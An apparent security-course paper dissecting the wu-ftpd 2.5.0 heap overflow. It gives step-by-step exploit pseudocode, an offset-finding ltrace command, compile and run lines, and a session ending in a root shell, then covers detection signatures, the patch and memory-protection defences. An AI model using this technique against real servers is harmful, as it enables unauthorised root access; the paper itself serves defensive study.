Remote exploits such as this often make use of a flaw in the software where user originated input is allowed to overflow an internal storage area. There are two main classes of this type of exploit based on which storage area in the system is being exploited: stack and heap overflows.

Stack overflows are extensively covered in the paper "Smashing The Stack for Fun and Profit" by Aleph One [ALEPH1]. An overview is presented below.

When programs are loaded for execution on a system, memory is broadly segmented into three different areas: the code area which is a read only section for the program instructions, the data area used for statically declared program data as well as persistent memory allocated by the program and a dynamic area used for a program stack. The stack is a last in first out (LIFO) data structure commonly used to pass parameters to subroutines as well as the return address to be used when the subroutine returns to its caller. It is also commonly used to contain automatic local variables that are allocated for each invocation of the subroutine. These variables do not persist past the time when the subroutine exits. If a program needs persistent storage, it usually obtains this by calling a version of malloc (in C) which allocates memory from the data area. This allocated memory remains available to the program until the program terminates. This area also contains any statically declared or global program variables as well and is commonly referred to as the heap.

Depending on the CPU architecture, stacks may grow up (from small toward higher addresses) or down (starting at a high address and growing toward address zero). Intel and Sun Sparc processors, for example, grow the stack down. Figure 4 illustrates the memory layout for a typical program for a system where the stack grows down.



Figure 4.
Memory Layout

In a stack attack, the object is to use an automatic variable allocated on the stack to overflow and change the return address. If malicious code can be loaded into a variable and the return address changed to point to it, an attacker can compromise the system. This is not as difficult at it may seem. Appendix D contains a sample program that uses a stack overflow to execute malicious shell code. If this program is a SUID program, whoever executes it gains root access. If it is a network service program running as root, it may be possible for a remote user to gain root shell access to the system. This type of attack can succeed against an FTP server if the code does not adequately check user derived input before storing it in an automatic variable allocated on the stack. There are a number of restrictions on the attacker when sending malicious code. Since the code is often sent as the contents of a user specified string, there are restrictions on the characters sent. Generally, ASCII NULLs (character code 0), new lines (code 10) and carriage returns (code 12) will terminate the string. Malicious code writers can circumvent these restrictions by careful choice of equivalent instruction sequences. This now requires even less skill with the advent of malicious code compilers [RIX1].

The other class of attacks uses overflows in the heap area. Two papers are available that discuss using the malloc storage allocation strategy [ANON1] [MAXX1] to perpetrate heap attacks. Heap attacks are more difficult since, unlike the stack attack, there is often no handy location for a return address stored in the heap that may be modified to cause execution of the malicious shellcode. In the case of Wu-ftpd, however, there is both an available return address location and a mechanism to activate it.

The high level flow of wu-ftpd 2.5.0 is shown below

```
jmp_buf(errcatch);

main()
{

process command arguments
process signals
housekeeping tasks

setjmp (errcatch)

  do (forever)
    get FTP command from remote user
    parse command
    if command unrecognized
       print error message
       longjmp(errcatch)
    else
       execute command
    end
 }
```

The setjmp library routine saves the stack context in a jmp_buf data structure for the later non-local goto call performed by the longjmp error return. After execution of the longjmp call, execution will continue immediately following the setjmp. Since the jmp_buf data structure must be available to other routines, it is defined as the global variable errcatch. This variable is stored

on the heap, along with all other global variables.

Consequently, if the information stored from the original setjmp call in errcatch can be overwritten by a malicious user, control may be transferred to that address by attempting to execute an unrecognized command and subsequently invoking the error handling routine.

In version 2.4.2-beta-18-vr4, the MAPPING_CHDIR configuration option was added. The purpose of this option was to improve the user interface by returning a mapped path to the user, rather than an absolute disk path. This avoids the situation where, on some systems with multiple disks, a path of the form .1/user-dir would be returned. This option was enabled by default.

The mapped path, which is derived from any FTP CWD commands issued by the user is stored in a global variable declared in the same module as the errcatch jmp_buf data structure. The code defining the storage is shown below:

```
/* Keep track of the path the user has chdir'd into and respond with
 * that to pwd commands.  This is to avoid having the absolue disk
 * path returned, which I want to avoid.
 */
char mapped_path[ MAXPATHLEN ] = "/";

/* Make these globals rather than local to mapping_chdir to
   avoid stack overflow
 */
char pathspace[ MAXPATHLEN ];
char old_mapped_path[ MAXPATHLEN ];
```

Unfortunately, when the path is actually copied to the mapped_dir variable in the routine do_elem(), it is done without any bounds checking:

```
 /* append the dir part with a leading / unless at root */
 if( !(mapped_path[0] == '/' && mapped_path[1] == '\0') )
         strcat( mapped_path, "/" );
 strcat( mapped_path, dir );
```

The value of dir is obtained from an FTP CWD command. Consequently, there is the possibility that an appropriate string entered as the argument for a CWD command may overwrite the jump buffer structure. This is only true, of course, if mapped_path is located lower in memory than the jmp_buf structure. These memory values may actually be determined relatively easily. The variable mapped_path is passed to the system chdir() function and, since it is a character string, the value passed to the chdir() function will be its address. Similarly, the argument to the setjmp function is the address of the jmp_buf structure. All that is required to identify these values is a trace facility that can track system calls as the FTP server is executing. A number of utilities are available for this purpose. Linux, for example, contains strace which may be used to identify system calls such as the chdir() function, however it is not able to trace library calls such as longjmp. The ltrace utility [LTRACE1], however does allow tracing library calls such as longjmp. The ifafoffuffoffaf.c [IF1] exploit provides a command line for determining the offsets:

ltrace -S -p pid_of_ftpd 2>&1 | egrep "SYS_chdir|longjmp"

This must be done on a local system with root privileges. Since the FTP process is running as root, only the root user can attach to it. Alternatively, a malicious user could start an FTP daemon on non-privileged ports from their own ID and run the trace commands against that. The

system daemon must be used for this test since the actual offsets are dependent on compilation options.

This command is executed while an active FTP session is connected to the server on the local machine. By sending a CWD command with a valid directory name to the server, the chdir system call will show up as SYS_chdir in the output. The first argument of the first SYS_chdir is the address of mapped_path.

If an invalid command is sent, the longjmp() error return call will be executed to return to the input loop. The first argument of the longjmp call is the address of the errcatch jmp_buf structure.

In the test system, the address of mapped_path is 0x8071200 and the address of the jmp_buf structure is 0x807f000. Mapped_path is located 0xde00 or 56,832 bytes below errcatch, so there is the possibility of exploiting this flaw. However, it is very unlikely that an exploit could overwrite such a large section of the program's storage without causing a segmentation fault. In addition, as will be seen later, the possible overwrite is limited to 255 bytes. Consequently, a direct attack will not work.

The storage map that may be optionally produced by the loader specifies the layout and offsets for all globals allocated in the heap. An excerpt from a map produced by a compilation of the Wu-ftpd daemon with the items sorted by increasing offsets is shown below:

```
0x08071200              mapped_path
0x08072208              Argv
0x0807220c              LastArgv
```

The absolute values of the offset may vary from system to system, but the relative offset will remain the same. These are the variables that will be overwritten if the size of mapped_path is exceeded. It turns out that both of these are of interest.

As an aid to system administrators, wu-ftpd changes the process name of the FTP process whenever a user command is received. After the command is executed, it is changed back to the work IDLE. This allows, for example, the output of the 'ps' command to show what FTP command is being executed at any given time by any user.

Under Linux, the process title information is obtained from the array of arguments passed to the main() routine on program invocation. To allow modification of this, wu-ftpd copies the argv pointer passed to the main() routine to a local global named Argv. A pointer, called LastArgv is calculated to point to the end of the argument area. In the command parser in ftpcmd.c, the general flow, expanded from the previous listing, is:

```
setjmp(errcatch)

   do (forever)
     setproctitle (IDLE)
     get FTP command from remote user
     Lookup the command
     if command is not PASS or SITE GPASS
         setproctitle (FTP Command from user)
     if command unknown then longjmp to errcatch
     execute command
   end
```

The setproctitle() procedure builds a standard header of the form

```
ftpd: originating.system.name: username:
```

in a local variable buf and then copies the user command using a vsnprintf() call. Care is taken at this step to ensure that the copy does not overflow the argument space. The completed string in buf is then copied to the area pointed to by Argv[0] using a strcpy() function call:

```
(void) strcpy(Argv[0], buf);
p = &Argv[0][i];
while (p < LastArgv)
        *p++ = SPT_PADCHAR;
Argv[1] = NULL;
```

If required, the argument area is padded with pad characters up to the byte pointed to by LastArgv. This bit of code relies on the fact that the arguments and environment strings passed to the program when it is started by the shell are put in a contiguous block of memory. Setting Argv[1] to NULL terminates the argument list since it has been overwritten by wu-ftpd.

This is a very interesting situation: a user specified string (buf) is being copied to an area pointed to by a value subject to overwrite by a buffer overflow of the mapped_dir variable, whose value is also determined by user action. Figure 5 may be useful to clarify this:



Figure 5.
Normal Memory Layout

If Argv can be corrupted to point to an area with a pointer to the errcatch jmp_buf by a message crafted such that the resulting strcpy() call in setproctitle() will overwrite the old value of jmp_buf with the address of a segment of malicious shellcode, the code will be activated by the error return for a non-implemented FTP command.

Graphically, what is needed is shown in Figure 6.

The shell code is also included in the mapped_dir area since that is under the attacker's control. LastArgv must point to the end of the jmp_buf structure to avoid overwriting undesirable areas

of memory with the pad character which would be likely to result in a segmentation violation. Since the FTP daemon is running as root, successful exploitation of this vulnerability will result in root access on the system.

The mapped_dir area contains the current absolute directory path, minus any disk information. It is extremely unlikely that there will be an existing directory structure that will activate this vulnerability. Consequently, for this exploit to be effective, the user must have the ability to create directories with crafted names. This limits the exploit to servers with writable anonymous areas and local users who want to escalate their privileges.



Figure 6.
Memory Layout after buffer overrun

Since Linux a limit of 255 characters on the size of a directory or file name (/usr/include/linux/limits.h), an exploit must build a directory path through successive MKD and CWD FTP commands. After each CWD command, the contents of mapped_dir will be expanded to include the latest directory name. Eventually, the contents of mapped_dir will be long enough to overwrite Argv and LastArgv. These overwrite values need to be chosen carefully to correspond to the exploit diagram. In this exploit, Argv is set to point to a location in mapped_dir which, in turn, contains a pointer to the area in memory containing the errcatch jmp_buf. This stepped approach also limits the possible overwrite to 255 characters since that is the maximum that may be sent on an FTP MKD or CWD command. Once the setup is finished, the next FTP command sent is the contents of the jmp_buf that will point to the shellcode. Wu-ftpd will respond with a command unrecognized message, but since the setproctitle() call is done before the command is executed, the strcpy() call will have been executed and the value of errcatch overwritten with the supplied value. Since this is an unrecognized command, a longjmp is performed on the jmp_buf in errcatch and the exploit code is executed.

The exploit code used for this example is ifafoffuffoffaf.c written by typo and teso in 1999 [IF1].

The essential features of the program are shown in the pseudocode below:

```
Parse arguments

Log on to FTP server - either use anonymous login, or supplied
  userID and password.
```

```
    Check for writable directory.  If none available, exit with
      error message

    Print message that current directory is writable

    Execute exploit code

    Redirect file descriptors so user's terminal is connected to
    the FTP control connection and may communicate with remote shell.

    exit
```

The exploit code has the following flow:

```
wuftpd_250_sploitit ()

   Calculate length of constant part of title string that will be
    used by the remote setproctitle() routine.
   /* E.g. 'ftpd: tiger.somecorp.com: paul: ' for the example below */

   Calculate the number of directory levels that are required.  Save
    in variable times

   Calculate the remaining number of characters that need to be sent
    to fill up the mapped_dir buffer, save in variable fill.

   Calculate the address to be placed in errcatch that points to
    a noop sled into the shellcode.  Save in variable shelloff.

   Calculate the address prior to errcatch so that when setproctitle()
    copies the FTP command the end of the constant part of the title
    string falls just prior to the jmp_buf data structure.  Save in
    the variable start_writing_to_errcatch.

   Calculate LastArgv, the address that points to just after the jmp_buf
    data structure.

   for (i=0; i < times; ++i)

     if i is 0, create a string with 255 - length(shellcode) -
       length(current directory path) noops followed by the shellcode
     otherwise
       create a string with 255 noops

     Send the FTP command 'MKD string' to create a directory with the
       name just created

     get and discard the FTP reply

     Send the FTP command 'CWD string' to change to the directory just
      created.

     get and discard the FTP reply

   /* at this point, only fill number of characters need to be sent */
   /* to fill up the mapped_dir buffer                              */
```

```
Get the current directory path from the FTP server using an FTP
  PWD command

Double check that fill does correspond to the number of characters left
 by checking against the current directory path

Add 8, or optionally 12 bytes, to correspond to alignment of Argv

Create a string with fill/4 repetitions of the value of
  start_writing_to_errcatch.
/* This will be the new Argv array.  Only one is really needed        */
/* It is divided by 4 since each address is converted to 4 characters */

Fill any remaining bytes in string up to the point corresponding to
  Argv with 'A's

Add to string the address that corresponds to the beginning of the
   fill/4 repetitions of start_writing_to_errcatch when it is added
   to the contents of mapped_dir.  This will be the value of Argv.

Add to string the value of behind_errcatch that will overwrite LastArgv.

Check for errant NULL characters before sending

Send the FTP command "CWD string"

/* This command will fail, since the directory "string" does not      */
/* exist.  The mapping_chdir() routine in the server will add this    */
/* to the mapped_dir buffer prior to executing the system chdir()     */
/* command.  The command will return an error code since the          */
/* directory string is too long, but it will have already overwritten */
/* Argv and LastArgv.  Setup is now complete.                         */

Create a string with 8 repetitions of the address for the shellcode.
  This is the replacement jmp_buf

Send the string to the FTP server.  The setproctitle() routine will
  copy the string to the errcatch jmp_buf structure.  Since this is
  an invalid FTP command, the longjmp to errcatch will be performed
  starting the exploit code.
```

Protocol features used by exploit

The primary feature of the FTP protocol used by this exploit is the ability to manipulate the remote storage hierarchy. The particular commands used include CWD (change working directory), PWD (print working directory), MKD (make directory) and RMD (remove directory) as well as the required authorization commands USER and PASS. The other aspect of the FTP protocol used by the exploit is the persistent control connection to port 21 of the remote server. This connection is used as the remote connection for the root shell available when the exploit successfully completes.

How to use exploit

This exploit may be used either locally, if a wu-ftpd daemon is running, or remotely, if a writable

directory is available to anonymous FTP users.

Use of the exploit is fairly trivial. After determining the mapped_dir and errcatch offsets as described previously, they are added to the program and it is compiled. The program contains an array of offsets that may be used against different compilations of wu-ftpd. The exact offsets are required and they may change from system to system depending on the options and compiler used in building the daemon. The desired offset entry is specified on the command line.

Compiling:

```
gcc ifafoffuffoffaf.c -o ifa
```

The program is then executed with a command line of the form

ifa -s <site> -u <user> -P <password> -t <offset entry>

An example output of the exploit is shown below

```
tiger: ifa -s ftp -u paul -P password -c tmp -t 6
---tesoftpd---
Connecting...
Connected! revlookup is: tiger.somecorp.com, logging in...
220 ftp.somecorp.com FTP server (Version wu-2.5.0(1) Wed Dec 26 22:55:31
    EST 2001) ready.
Using offsets from: rh6.1 wu-ftpd-2.5.0.tar.gz -g - GIAC test
331 Password required for paul.
230 User paul logged in.
CWD tmp
250 CWD command successful.
257 "/home/paul/tmp" is current directory.
Logged in! Searching for a writable directory...
257 "/home/paul/tmp/tesotest" new directory created.
250 RMD command successful.
257 "/home/paul/tmp" is current directory.
       /home/paul/tmp is writable.. rock on!
Trying to sploit...
CWD 14 + (dirlen 255 * 15 times) + fill 242 = 4096
will try to longjmp to 0x8071242
errcatch(0x807f000) - argvlen(33) = start 0x807efdf - end 0x807f022
Now 3854 bytes deep in dir structure.
Sending final CWD
550 BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB: File
    name too long.
Sending jmpbuf
500 '': command not understood.
Spawning rootshell:
whoami               (* Typed in by malicious user *)
root
```

The Bs on the 550 response line are actually 8 bit non-ASCII characters that have been replaced for listing purpose for this paper.

There are a number of additional features to the exploit. Source and destination ports may be specified as well as a starting directory (-c tmp in the example above). In addition, there is a test for exploit success that avoids the actual invocation of a root shell. This is a small piece of code that writes a string back to the FTP control connection. If the appropriate string comes back to

the exploit, the program can determine that it was successful.

The network activity for the test shown above was captured using tcpdump with the command line

```
tcpdump -i eth0 -l 'port ftp or ftp-data' -a -w ftp.packets
```

The resulting file was processed by ethereal [ETHER1] to get a readable log. The FTP activity is summarized below with most of the data available in Appendix E. Traces for creating and changing to directories for levels 3 through 15 are omitted. These are duplicates of level 2 activity, except that the path returned on the MKD ack from the server grows with each level. In addition, some extraneous information has been removed.

In the table below, the frame column identifies the frame number captured by tcpdump, a right arrow, -->, indicates a response sent from the server to the exploit process, a left arrow, <--, indicates a command sent from the exploit process to the server. A double arrow indicates two way communication.

Frame	dir	Command and comments
4	-->	FTP header from server
6	<--	USER command
8	-->	User ack, password request
9	<--	PASS command
11	-->	Pass ack, user logged in
12	<--	CWD tmp - change to directory specified on command line
13	-->	CWD ack
14	<--	PWD command
15	-->	PWD ack with current directory path
16	<--	MKD tesotest - make directory to test for writability
17	-->	MKD ack with path of directory
18	<--	RMD tesotest - remove test directory
19	-->	RMD ack
20	<--	PWD command
21	-->	PWD ack with current directory path
22	<--	MKD directory name with noop sled and shellcode (level 1)
23	-->	MKD ack with path of directory

24	<--	CWD to newly created directory
25	-->	CWD ack
26	<--	MKD with directory name of 255 0x90 characters (level 2)
27	-->	MKD ack with path of directory (525 characters long)
28	<--	CWD to newly created directory
29	-->	CWD ack
30-33	<-->	Make and change to Level 3 directory
34-39	<-->	Make and change to Level 4 directory
40-45	<-->	Make and change to Level 5 directory
46-51	<-->	Make and change to Level 6 directory
52-57	<-->	Make and change to Level 7 directory
58-65	<-->	Make and change to Level 8 directory
66-73	<-->	Make and change to Level 9 directory
74-81	<-->	Make and change to Level 10 directory
82-89	<-->	Make and change to Level 11 directory
90-97	<-->	Make and change to Level 12 directory
98-104	<-->	Make and change to Level 13 directory
106-112	<-->	Make and change to Level 14 directory
113-119	<-->	Make and change to Level 15 directory
121	<--	PWD command to check current directory path length
122-124	-->	PWD response
126	<--	CWD to string containing fill/4 repitetions of start_writing_to_errcatch followed by padding character, Argv and LastArgv
127	-->	CWD NAK - File name too long error message
128	<--	Non-command containing new jmp_buf contents
129	-->	command NAK - command not understood message
131	<--	whoami

```
133                 -->         root
```

Frames 22 through 24 in Appendix E clearly show the noop sled and shellcode. As the directory path gets longer, more frames are required to return the pathname of the newly created directory. Frame 126 finishes the setup, overwriting ArgV and LastArgv while frame 128 contains the contents of the new jmp_buf to overwrite errcatch and trigger the error return. Frame 131 contains the 'whoami' command typed by the user with the response returned in frame 133.

Exploit signature and traces

The exploit leaves traces on the target system. In the above example, there is a directory branch 15 levels deep starting in the /home/paul/tmp directory. The first directory name also contains the shellcode and it will show up in a directory listing (this is a sanitized version - nonprintable characters have been replaced with printable characters):

```
ftp: pwd
/home/paul/tmp
ftp: ls
 ????????????????????????????????????????????????????????????????????????
 ??????????????????????????????1A1UaEDFI?1A1uC?uAd?I?ek^1A1e?^??F?f1Y?D
 'I?1A?^?D=I?1A1U?^??C?1EE1A?^?D?I?EuO1A?F??^?D=I??D0E?F?1A?F??v??F??
 O?N??V?D?I?1A1Ud?I?E?yyy0bin0sh1..11vng
ftp:
```

Note the string 0bin0sh toward the end which is converted to the pathname /bin/sh by the shellcode.

All of the remaining directory names will show as a string of 255 question marks in a listing, although the actual character is 0x90 or the byte code corresponding to NOOP.

There is no particular reason to use 0x90 characters for the remaining padding since it only serves to fill space until the buffer overwrites the Argv and LastArgv variables. A more stealthy approach could use blanks, for example.

The actual number of levels and number of fill characters depends on the starting directory path. These values will vary depending on the length of the initial directory path.

If the exploit succeeds, the user may delete the directory branch using the root shell. For local exploits, of course, the user may delete the directory branch from their login account. Although possible, the exploit does not contain code to automatically remove the traces of the exploit.

The only trace for successful local exploits will be the lack of a corresponding FTP Logout or connection closed messages in the system log. Unsuccessful attempts with incorrect offsets will be identified by the presence of an FTP log message showing an exit on signal 11 (segmentation violation). A patched server will not show anything in the log since the overwrite (and possible segmentation violation) and subsequent exploit is prevented, although long directory paths may still be visible.

A typical log entry for an FTP session looks like

```
Jan 16 14:15:54 ftp ftpd[602]: connection from tiger.somecorp.com
                               [10.10.1.31]
Jan 16 14:15:58 ftp ftpd[602]: FTP LOGIN FROM tiger.somecorp.com
```

```
                                [10.10.1.31], paul
Jan 16 14:16:22 ftp ftpd[602]: FTP session closed
```

The items in the log may be separated by many entries, but they will all be linked by the process ID number in square brackets (602 in the example above). A successful compromise will not show the last FTP session closed entry.

An unsuccessful penetration attempt will leave these entries in the log:

```
Jan 16 14:13:23 ftp ftpd[590]: connection from tiger.somecorp.com
                                [10.10.1.31]
Jan 16 14:13:40 ftp ftpd[590]: FTP LOGIN FROM tiger.somecorp.com
                                [10.10.1.31], paul
Jan 16 14:13:41 ftp ftpd[590]: exiting on signal 11
```

Network sniffers will show the characteristic sequence of MKD/CWD commands using 255 character pathnames for the directories when attacked by a remote user. This, coupled with the very long pathnames returned on the MKD ack packet is typical of this attack, although the directory names may be different. The MKD/CWD sequence can be seen in frames 26 through 29 in Appendix E while the long pathname is evident in frames 122 through 124.

Although it is conceivable that the exploit could be performed manually, the requirement that all 4096+ characters are correctly typed, and the presence of non-printable characters (e.g. 0x90, the code for NOOP) makes this unlikely. However, it is relatively easy to write scripts to exploit it (e.g. [BULBA1]).

Variants

There are a number of variants of this attack. The program wuftpd250-sploit by nuuB [NUUB1] is similar, although the shell code is placed later in the directory structure. The program wu250.c by anathema [ANA1] implements a similar attack, although requiring the value associated with behind_errcatch to be edited in the source code. The program wu25v2.c by Mixter [MIXTER1] purports to implement the attack, but it was not able to log into the test FTP server without modification. There is also a shell/perl version of the attack written by bulba [BULBA1]. It is unclear due to language issues, but this version may point Argv to an internal static array named onefile in ftpd.c which immediately follows mapped_path in storage instead of using the space available in mapped_dir. This variable is overwritten with a pointer to the beginning of an area with the shellcode address as in the exploit analyzed above.

All of these variants share a common feature of using a very long directory path to overflow the mapped_dir variable and overwrite Argv and LastArgv. The details of where to place the shellcode, directory names and where the pointer to errcatch goes change slightly, however.

Protecting against attack

The trite response to protecting against this attack is to apply the available patches, disable the MAPPING_CHDIR option and recompile, or upgrade to the most current version. The patch to correct this problem is trivial. The primary fix [FTPD2] is to change the lines

```
if( !(mapped_path[0] == '/' && mapped_path[1] == '\0') )
        strcat( mapped_path, "/" );
strcat( mapped_path, dir );
```

to

```
if( !(mapped_path[0] == '/' && mapped_path[1] == '\0') )
    if (strlen(mapped_path) < sizeof(mapped_path)-1)
        strcat( mapped_path, "/" );
if (sizeof(mapped_path)-strlen(mapped_path) > 1)
    strncat( mapped_path, dir,
             sizeof(mapped_path)-strlen(mapped_path)-1 );
```

although a few other changes that strengthen bounds checking are also made.

Applying patches and upgrades, while important, does not solve the complete problem. Software will always have flaws which may lead to security breaches. A more encompassing solution would be a facility that catches the flaws when they are being exploited.

A common theme of exploits is the injection of malicious code that alters the function of the program being attacked (e.g., the code that spawns a root shell in the example above). Referring back to Figure 4, it is clear that the malicious code is being placed in an area that is not normally used for executable code. In addition, since code is not generally self-modifying, the code area will normally be read/execute with no write accesses. These observations have led to a number of measures that help to foil exploits.

Since stack attacks became common, a number of approaches have been defined that attempt to prohibit executing code located on the stack. Solaris, starting with release 2.6, has a no-execute stack [SOL1], for example. Linux also has a number of approaches. Kernel patches are available from the Openwall Project [OPENW1] that, among other features, include a no-execute stack.

Immunix provides StackGuard [STACK1], which is a patch to the GNU gcc compiler. Programs compiled with StackGuard contain extra checks to maintain the integrity of the stack and to identify when a stack overflow condition occurs. Unfortunately, programs that are to be debugged and the kernel itself cannot be compiled using StackGuard [STACK1]. StackShield [SS1] is a similar tool that compares the return address stored on the stack to a value copied to "safe" storage on the heap prior to executing the return.

Both of the prior techniques require that the program be compiled using the tools. This may not always be practical (e.g. web browsers or commercial or other precompiled software). Libsafe [LIBSAFE1] takes a different approach by supplying a library layer that is inserted between the program and system libraries that perform potentially dangerous functions (e.g. strcpy()). The library is able to monitor and catch potentially dangerous overflows.

All of these approaches concentrate on the stack. While extremely useful, none of these techniques would detect or stop a heap attack such as presented here. The PaX project [PAX1] takes a wider approach by implementing a no-execute flag on memory pages in the kernel paging routines. If a data page that is supposed to be read/write is encountered with an execute request, the kernel will kill the process. Unfortunately, some programs rely on the ability to execute snippets of code on the stack (some gcc code segments, signal handlers, java, X, etc). The PaX extensions allow various behavior flags to be set for each file, allowing the appropriate checks to be turned off as necessary for the minimal set of programs. Unfortunately, since the I386 architecture does not support a hardware page execute flag, this facility must be implemented in software and does carry an implementation overhead.

In addition, PaX provides a memory randomization facility [PAX2] that changes the address

space layout every time a program is executed. Addresses that change include the top of the stack and the base address of the executable itself. As a consequence, offsets that would otherwise be static and exploitable will vary with each execution making it very difficult to guess offsets correctly. This capability adds negligible overhead to a running program.

Unfortunately, all of these safeguards may be circumvented. The PaX patches prevent the execution of injected code whether in the heap or the stack while other methods limit executable code only in the stack or look for stack overflows. Solar Designer [SOLAR1] described a method of utilizing code already present in the system libraries (the 'return through libc' approach) for Linux systems with non-executable stacks. His reference presents two local root compromises using the method.

In summary, there is no one option to safeguard a system from all attacks. Maintaining critical software at its most current level, applying security patches as they become available and hardening the OS using available techniques will serve to increase the level of security. This should be coupled with a host based IDS to increase the likelihood of detecting compromises when they occur. A network based IDS will also help to alert the system administrator when the system is under attack.

Appendices

Appendix A CERT Wu-ftpd Vulnerabilities

```
CA-1995-16 wu-ftpd misconfiguration vulnerability
           http://www.cert.org/advisories/CA-1995-16.html
CA-1993-06 wuarchive ftpd vulnerability
           http://www.cert.org/advisories/CA-1993-06.html
CA-1992-09 AIX anonymous ftp vulnerability
           http://www.cert.org/advisories/CA-1992-09.html
CA-1988-01 ftpd vulnerability
           http://www.cert.org/advisories/CA-1988-01.html
CA-2000-13 Two Input Validation Problems in FTPD
           http://www.cert.org/advisories/CA-2000-13.html
```

Appendix B SecurityFocus vulnerabilities(Wu-ftpd)

```
    Glibc File Globbing Heap Corruption Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/3707
       Last Updated:2002-01-03

    Wu-Ftpd File Globbing Heap Corruption Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/3581
       Last Updated:2001-11-30

    Multiple Vendor FTP glob Expansion Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/2496
       Last Updated:2001-08-20

    Wu-Ftpd Debug Mode Client Hostname Format String
       Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/2296
       Last Updated:2001-11-30

    wu-ftpd /tmp File Race Condition Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/2189
       Last Updated:2001-01-10

    HP-UX 11.0 ftpd SITE EXEC Format String Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/1505
       Last Updated:2000-07-11

    Multiple Vendor ftpd setproctitle() Format String
       Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/1425
       Last Updated:2000-07-05

    Wu-Ftpd Remote Format String Stack Overwrite
       Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/1387
       Last Updated:2000-06-22

    Multiple Vendor FTP Conversion Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/2240
       Last Updated:1999-12-20
```

```
    Wu-ftpd SITE NEWER Denial of Service Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/737
       Last Updated:1999-10-21

    Wu-ftpd message Buffer Overflow Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/726
       Last Updated:1999-10-19

    Multiple Vendor Wu-Ftpd Buffer Overflow
       Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/599
       Last Updated:1999-08-22

    Debian Linux fsp Package Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/316
       Last Updated:1999-02-17

    Multiple Vendor FTPD realpath Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/113
       Last Updated:1999-02-09

    Multiple Vendor FTP Long Path Buffer Overflow Vulnerability
(Vulnerabilities)
       url: http://www.securityfocus.com/bid/2242
